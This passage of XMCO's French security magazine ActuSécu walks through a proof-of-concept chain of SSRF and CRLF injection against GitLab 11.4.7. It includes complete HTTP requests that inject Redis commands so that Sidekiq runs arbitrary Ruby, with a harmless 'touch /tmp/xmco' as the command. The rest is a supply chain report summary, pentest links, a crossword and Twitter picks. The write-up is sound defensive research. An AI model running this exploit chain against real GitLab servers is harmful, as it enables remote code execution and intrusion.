Pour ce faire, nous nous connectons directement à notre instance GitLab déployée via un conteneur Docker grâce à la commande `docker exec -it {nom_du_conteneur} /bin/bash`, nous mettant à disposition une invite de commandes en tant que super utilisateur root. Cette étape n'est évidemment pas réalisable par un attaquant externe, nous l'effectuons dans le cadre de la démonstration de l'exploitation.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Le schéma ci-dessous résume la démarche d'exploitation de la vulnérabilité et démontre son succès en mettant en évidence une connexion en provenance de l'adresse IP 127.0.0.1 accompagnée du User-Agent git/2.18.1 sur le netcat précédemment déployé.



Résumé de l'exploitation et ouverture de la connexion sur le netcat en écoute sur le port TCP 7890, prouvant le succès de la SSRF

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Analyse et Exploitation de la vulnérabilité CVE-2018-19585

Project mirroring et CRLF

Dans le bulletin de sécurité émis par GitLab, cette vulnérabilité est décrite de la manière suivante : « *When using the Git protocol, project mirroring was vulnerable to a CRLF injection vulnerability* ». De même que pour la vulnérabilité précédente, reprenons les expressions Git protocol et project mirroring ainsi que CRLF injection.

L'expression Project mirroring désigne la fonctionnalité permettant de copier un projet de l'instance GitLab depuis ou vers un projet situé à l'extérieur de l'instance. Elle se rapproche fortement de la fonctionnalité de Webhook puisqu'elle s'utilise de manière similaire dans GitLab. La nuance se trouve au sein du handler utilisé : la vulnérabilité n'affecte la fonctionnalité que si elle est utilisée via le Git protocol. Ainsi, une URL permettant d'exploiter cette seconde vulnérabilité se devra de commencer par git://.

L'expression CRLF injection fait référence à une injection des caractères de fin de ligne Carriage Return (\r) et Line Feed (\n). Dans le protocole HTTP, ces caractères %0D%0A (encodés en URL) désignent une fin de ligne. Cette vulnérabilité permet de détourner le comportement d'une application en injectant de nouvelles lignes au sein d'une requête, par exemple de nouveaux en-têtes dans une requête HTTP visant à désactiver la protection anti-XSS, ou de nouvelles entrées au sein d'un fichier de logs afin de le polluer.

SSRF + CRLF = RCE

Reprenons notre exploitation là où nous nous étions arrêtés. La CVE-2018-19571 permet à un attaquant authentifié sur l'interface web de l'instance GitLab de réaliser une attaque SSRF, lui donnant la possibilité de solliciter les services exposés sur l'interface réseau locale de l'instance GitLab. Pour rappel, le paramètre vulnérable est project[import_url], et est accessible depuis l'onglet Import Project en sélectionnant l'option Repo by URL.

Parmi les services joignables grâce à l'exploitation de l'attaque SSRF, il est possible de solliciter Redis sur le port TCP 6379. Ce service correspond à une structure de données pouvant faire office de mémoire cache. Il est ainsi utilisé par GitLab telle une liste de tâches dans laquelle le service Sidekiq vient lire les informations liées aux prochains jobs qu'il va devoir exécuter en arrière-plan pour GitLab [3].

Nous allons donc diriger notre requête HTTP vers Redis, et exploiter la vulnérabilité CVE-2018-19585 afin de profiter de l'injection de caractères CRLF pour passer des instructions à Redis. Cette requête sera de la forme suivante :

```
POST /projects HTTP/1.1
[Headers]

utf8=%E2%9C%93&authenticity_token=xth99ZsCWGii3VuXERI5pKJPQVNWblqxnAMB5AkLsiXfgj-
dId6QfUxRWlaQLv1Ls%2BXzKbEigS9PtWANLnQZ8OQ%3D%3D&project%5Bimport_url%5D=git://
[0:0:0:0:0:ffff:127.0.0.1]:6379/xmco/ssrf.git%0D%0A
[Instruction pour Redis n°1]%0D%0A
[Instruction pour Redis n°2]%0D%0A
[Instruction pour Redis n°3]%0D%0A
[Instruction pour Redis n°n]%0D%0A
&project%5Bci_cd_only%5D=false&project%5Bname%5D=xmco-poc-rce_via_crlf&project%5Bnamespace_
id%5D=2&project%5Bpath%5D=xmco-poc-rce_via_crlf&project%5Bdescription%5D=&project%5Bvisibility_
level%5D=0
```

A ce niveau de la démarche d'exploitation, deux questions se posent :

- Comment Redis va-t-il réagir face à la première ligne de la requête (terminant par git://[0:0:0:0:0:ffff:127.0.0.1]:6379/xmco/ssrf.git%0D%0A), qui n'est pas une instruction dans son format ?

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

- Que pouvons-nous utiliser pour faire en sorte que Sidekiq exécute du code arbitraire sur le système ?

La réponse à la première question est simple : Redis va se contenter d'ignorer la première ligne puisqu'il ne la comprend pas, et va directement passer à la ligne suivante. D'après la requête ci-dessus, il s'agira d'une instruction dans son format. Ce comportement est expliqué dans la documentation officielle de Redis, dans le paragraphe « *Errors inside a transaction* » [4].

La réponse à la seconde question est plus complexe. Nous avons tout d'abord besoin d'une file d'exécution (que l'on appelle queue) au sein de Sidekiq dans laquelle seront traitées les commandes que l'on souhaite faire exécuter. Après avoir inspecté et testé les différentes queues [5] dans notre charge utile, nous avons constaté que le résultat de l'exploitation était indépendant de la queue choisie. En effet, Sidekiq va traiter les jobs de l'ensemble de ses queues. Nous avons poursuivi notre démarche d'exploitation en sélectionnant la queue default.

« Les échelles permettant d'évaluer la criticité d'une vulnérabilité (telles que le score CVSS) considèrent les impacts résultant de son exploitation de manière isolée. En effet, le scénario d'attaque détaillé dans cet article traduit l'importance de rapprocher les vulnérabilités affectant la même version d'une technologie afin d'évaluer l'impact des combinaisons possibles. »

Sidekiq étant un processeur de jobs en Ruby, il nous faut une classe implémentée dans GitLab qui permet d'exécuter du code sur le système : la classe GitLabShellWorker et sa méthode perform. En appelant cette classe avec les arguments class_eval et le code Ruby open('| Commande_Système').read dédié à l'exécution de commandes système, et en faisant en sorte que Sidekiq exécute ces commandes, nous obtiendrons l'exécution de code arbitraire en tant que l'utilisateur système git.

Pour terminer, il ne nous manque plus que les instructions formatées pour Redis afin d'ajouter notre charge utile à un job et à l'attribuer à la queue de Sidekiq que nous avons sélectionnée plus tôt. Ces instructions sont disponibles sur https://redis.io/commands.

Le tableau ci-dessous résume la liste des instructions à utiliser et leurs utilités.

Instruction	Paramètres	Utilité
multi	N/A	Marque le début d'un bloc de transaction dans lequel seront sérialisées les instructions et exécutées séquentiellement.
.sadd	resque:gitlab:queues default	Initialise la queue de Sidekiq default afin de la préparer à l'insertion des instructions suivantes, en l'ajoutant à l'ensemble resque:gitlab:queues.
lpush	resque:gitlab:queue:default "{\"class\":\"GitLabShellWorker\",\"args\":[\"class_eval\",\"open(\'|touch /tmp/xmco\').read\"],\"retry\":3,\"queue\":\"default\",\"jid\":\"ad52abc5641173e217eb2e52\",\"created_at\":1513714403.8122594,\"enqueued_at\":1513714403.8129568}"	Insère le code Ruby à exécuter dans la liste correspondant à la queue default
exec	N/A	Exécute toutes les commandes précédemment insérées.
exec	N/A	Une seconde instruction exec est nécessaire afin de s'assurer que la première est bien exécutée et d'avoir une charge utile proprement structurée dans le bloc d'instruction.

(xmco) Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Finalement, voici à quoi ressemble la requête HTTP intégrant notre charge utile finale :


```
POST /projects HTTP/1.1
Host: 127.0.0.1:5080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:5080/projects/new
Content-Type: application/x-www-form-urlencoded
Content-Length: 752
Origin: http://127.0.0.1:5080
Connection: close
Cookie: _gitlab_session=f13c32b85e6e089c18ba656e2188bedc; sidebar_collapsed=false; event_filter=all
Upgrade-Insecure-Requests: 1

utf8=%E2%9C%93&authenticity_token=sKVFPjWU3fLkw7r8PtGS2lz09snQqkRA8dxBVeCakWv1FS-Bsb9CdmxzWgJUxLIBvOF2iYUnYW59JiqrGa9G9xw%3D%3D&project%5Bimport_url%5D=git://[0:0:0:0:0:ffff:127.0.0.1]:6379/xmco/ssrf.git
multi
sadd resque:gitlab:queues default
lpush resque:gitlab:queue:default "{\"class\":\"GitLabShellWorker\",\"args\":[\"class_eval\",\"open(\'|touch /tmp/xmco\').read\"],\"retry\":3,\"queue\":\"default\",\"jid\":\"ad52abc5641173e217eb2e52\",\"created_at\":1513714403.8122594,\"enqueued_at\":1513714403.8129568}"
exec
exec
&project%5Bci_cd_only%5D=false&project%5Bname%5D=xmco-poc-rce_via_crlf_injection&project%5Bnamespace_id%5D=2&project%5Bpath%5D=xmco-poc-rce_via_crlf_injection&project%5Bdescription%5D=&project%5Bvisibility_level%5D=0
```

Comme on peut le constater dans la capture ci-dessous, GitLab-Rails transmet les commandes à Redis via le port 6379. Les commandes sont récupérées par Sidekiq pour être exécutées. L'analyse du journal d'événement sidekiq.log montre que l'injection de caractères destinés au retour à la ligne a fonctionné : les instructions apparaissent une par une à la suite.

Envoi de la requête HTTP contenant la charge utile et inspection du fichier de log sidekiq.log

Finalement, notre code Ruby est exécuté par Sidekiq et permet la création du fichier xmco au sein du répertoire /tmp, mettant en évidence le succès de l'exécution de code arbitraire. Le schéma ci-dessous résume la démarche d'exploitation de la vulnérabilité.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



Résumé de l'exploitation et mise en évidence de la création du fichier xmco au sein du répertoire /tmp, prouvant le succès de l'exécution de code arbitraire.

> Conclusion

Les échelles permettant d'évaluer la criticité d'une vulnérabilité (telles que le score CVSS) considèrent les impacts résultants de son exploitation de manière isolée. En effet, le scénario d'attaque détaillé dans cet article traduit l'importance de rapprocher les vulnérabilités affectant la même version d'une technologie afin d'évaluer l'impact des combinaisons possibles.

L'exploitation d'un manque de contrôle sur une entrée utilisateur permettant de réaliser une attaque Server-Side Request Forgery (SSRF) suivie d'une injection de caractères CRLF au sein de la même entrée utilisateur conduit à une exécution de code arbitraire sur le système portant l'instance GitLab CE/EE 11.4.7 vulnérable.

Références

[1] https://about.gitlab.com/releases/2018/11/28/security-release-gitlab-11-dot-5-dot-1-released/

[2] https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery#basic-bypass-localhost

[3] https://shashwat-creator.medium.com/all-you-need-to-know-about-sidekiq-a4b770a71f8f

[4] https://gitlab.com/gitlab-org/gitlab-foss/-/blob/master/config/sidekiq_queues.yml

[5] https://redis.io/topics/transactions

Autres
https://desc0n0cid0.blogspot.com/2019/01/chaining-2-low-impact-bugs-into-gitlab.html
https://liveoverflow.com/gitlab-11-4-7-remote-code-execution-real-world-ctf-2018/
https://gitlab.com/gitlab-org/gitlab-foss/-/issues/41293

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> State of Software Supply Chain

Dans la continuité de notre dossier sur les supply chain attacks, un rapport publié en 2020 donne un certain nombre de constats sur ce type d'attaque.

La société Sonatype a publié, en 2020, de son rapport State of the Software Supply Chain Report.

Le rapport se base sur l'analyse de 24 000 projets open source et plus de 1,5 billion de téléchargements, ainsi que sur des entrevues avec les équipes de développement de 5 600 sociétés.

Voici les points clés du rapport :

- les chercheurs ont dénombré 929 attaques qualifiées de « nouvelle génération » (au cours desquelles les attaquants cherchent à injecter du code malveillant dans un composant open source pour qu'il soit exécuté par les projets utilisant ce composant) entre juillet 2019 et mai 2020, ce qui constitue une augmentation de 430 % depuis l'édition 2019 du rapport ;
- les dépôts de code Node.js (npm) et Python (PyPI) seraient les plus ciblés par les attaquants ;
- 90 % des composants d'un projet logiciel seraient issus de l'open source ;
- 11 % des composants open source utilisés dans une application seraient impactés par au moins une vulnérabilité ;
- les projets open source peuvent eux-mêmes dépendre d'autres projets open source (l'injection de code malveillant dans ces derniers est donc d'autant plus intéressante pour les attaquants).

Références

Le rapport complet est disponible à l'adresse suivante : https://fr.sonatype.com/resources/white-paper-state-of-the-software-supply-chain-2020

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

revue du web

Au programme : tips, mots croisés et comptes Twitter

par Bastien CACACE

> Reading letter

Sujets plus ou moins techniques à creuser

> Les mots croisés de la sécu

Saurez-vous le terminer ?

> Twitter

Sélection de comptes Twitter

© Julien Eichinger - Fotolia.com

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Cheat sheet sur les environnements Active Director
#Pentest #ActiveDirectory
https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet

Exploiter les ACL dans un Active Directory
#Pentest #ActiveDirectory
https://book.hacktricks.xyz/windows/active-directory-methodology/acl-persistence-abuse

Outil qui permet d'extraire les informations d'un Active Directory (utilisateurs, administrateurs, groupes, etc.)à partir d'un dump LDIF
#ActiveDirectory #Tool
https://github.com/kgoins/ldsview

Framework d'attaque pour Jenkins
#Pentest
https://www.accenture.com/us-en/blogs/cyber-defense/red-teaming-jenkins-attack-framework

Fil de discussion sur les extensions Burp utilisées par la communauté
#Pentest
https://twitter.com/nahamsec/status/1390027698571939841

Outil pour tester et exploiter les back-ends Firebase
#Pentest #Tools
https://iosiro.com/blog/baserunner-exploiting-firebase-datastores

Énumération des objets Active Directory au travers de RPC et SMB
#Pentest
https://www.hackingarticles.in/active-directory-enumeration-rpcclient/

Outil pour télécharger facilement des fichiers .ipa depuis l'AppStore
#Pentest #iOS
https://github.com/majd/ipatool

Extension Burp similaire à la Hackbar
#Pentest #Burp
https://github.com/synacktiv/HopLa


Technique de contournement de NAC
#Pentest #Redteam
https://luemmelsec.github.io/I-got-99-problems-but-my-NAC-aint-one/

Méthodologie pour tester les mécanismes d'authentification multi-facteur
#Pentest #MFA
https://research.nccgroup.com/2021/06/10/testing-two-factor-authentication/

Retour d'expérience d'un pentesteur
#Pentest #Fun
https://diablohorn.com/2021/04/24/pentesting-what-i-should-have-done/

Partage d'astuces de bug hunters
#OSINT
https://github.com/KingOfBugbounty/KingOfBugBountyTips

(xmco)
Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



Horizontal	Vertical
3. Nouvelle faille du protocole TLS ; homographe d'un animal proche du lama	1. Agence américaine dont le but est de promouvoir l'économie en développant des technologies, la métrologie et des standards de concert avec l'industrie.
6. Protocole et outil d'administration intégré à Windows en 2018	2. Serveur de mail impacté par des vulnérabilités majeures sur la dernière année
8. Application mobile contenant une porte dérobée qui a permis de réaliser une vague d'arrestation au sein du crime organisé	4. Entreprise américaine, qui gère un réseau d'oléoducs, victime d'une attaque stoppant le transport de 45% de la consommation de fioul de l'Ouest américain
11. Pionnier de l'Antivirus, il nous a récemment quitté	5. Le compte de l'Active Directory qu'on n'utilise jamais, mais qui est le plus critique
13. Gestionnaire de paquets ou acronyme servant à identifier des groupes de pirates	7. Répertoire qui stocke les GPO de l'Active Directory
16. La plus célèbre des listes de mots de passe publiées sur internet remise au goût du jour en 2021	9. Outil pour jouer avec le protocole Kerberos de Microsoft

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

17. Langage de scripting très utilisé lors des attaques des SI internes	10. Langage qui consiste à produire du JavaScript avec uniquement 6 caractères
19. Navigateur affecté par 7 failles 0-day depuis le début de l'année 2021	12. Plateforme d'orchestration de conteneur qui intéresse de plus en plus les attaquants
20. Outil de virtualisation impacté par des vulnérabilités majeures sur la dernière année	14. Système d'exploitation d'un pare-feu dont le nom est similaire à un célèbre hérisson bleu
21. Groupe automobile ayant récemment connu une fuite de données importante	15. Nom d'un groupe d'acteurs baptisé par Kaspersky Technologies derrière l'exploitation de 0-day sur Google Chrome
	18. Opérateur de ransomware ayant pris sa retraite

cert xmco
we deliver security information since 2002

> Sélection des comptes Twitter suivis par le CERT-XMCO

Malware Unicorn		https://twitter.com/MalwareUnicorn
Lesley Carhart		https://twitter.com/hacks4pancakes
hackerbot		https://twitter.com/hackerb0t
Eloy		https://twitter.com/Zer1t0
Florian Roth		https://twitter.com/cyb3rops
Nick Waters		https://twitter.com/N_Waters89
S.A.X.X.		https://twitter.com/_SaxX_
Clément Notin		https://twitter.com/cnotin
S3cur3Th1sSh1t		https://twitter.com/ShitSecure
Ahsan Khan		https://twitter.com/hunter0x7

(xmco)

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

www.xmco.fr

18 rue Bayard
75008 Paris - France

tél. +33 (0)1 79 35 29 30
mail. info@xmco.fr
web **www.xmco.fr**
blog blog.xmco.fr / blog-pci.xmco.fr
twitter https://www.twitter.com/CERTXMCO

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
https://www.xmco.fr/actusecu/

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.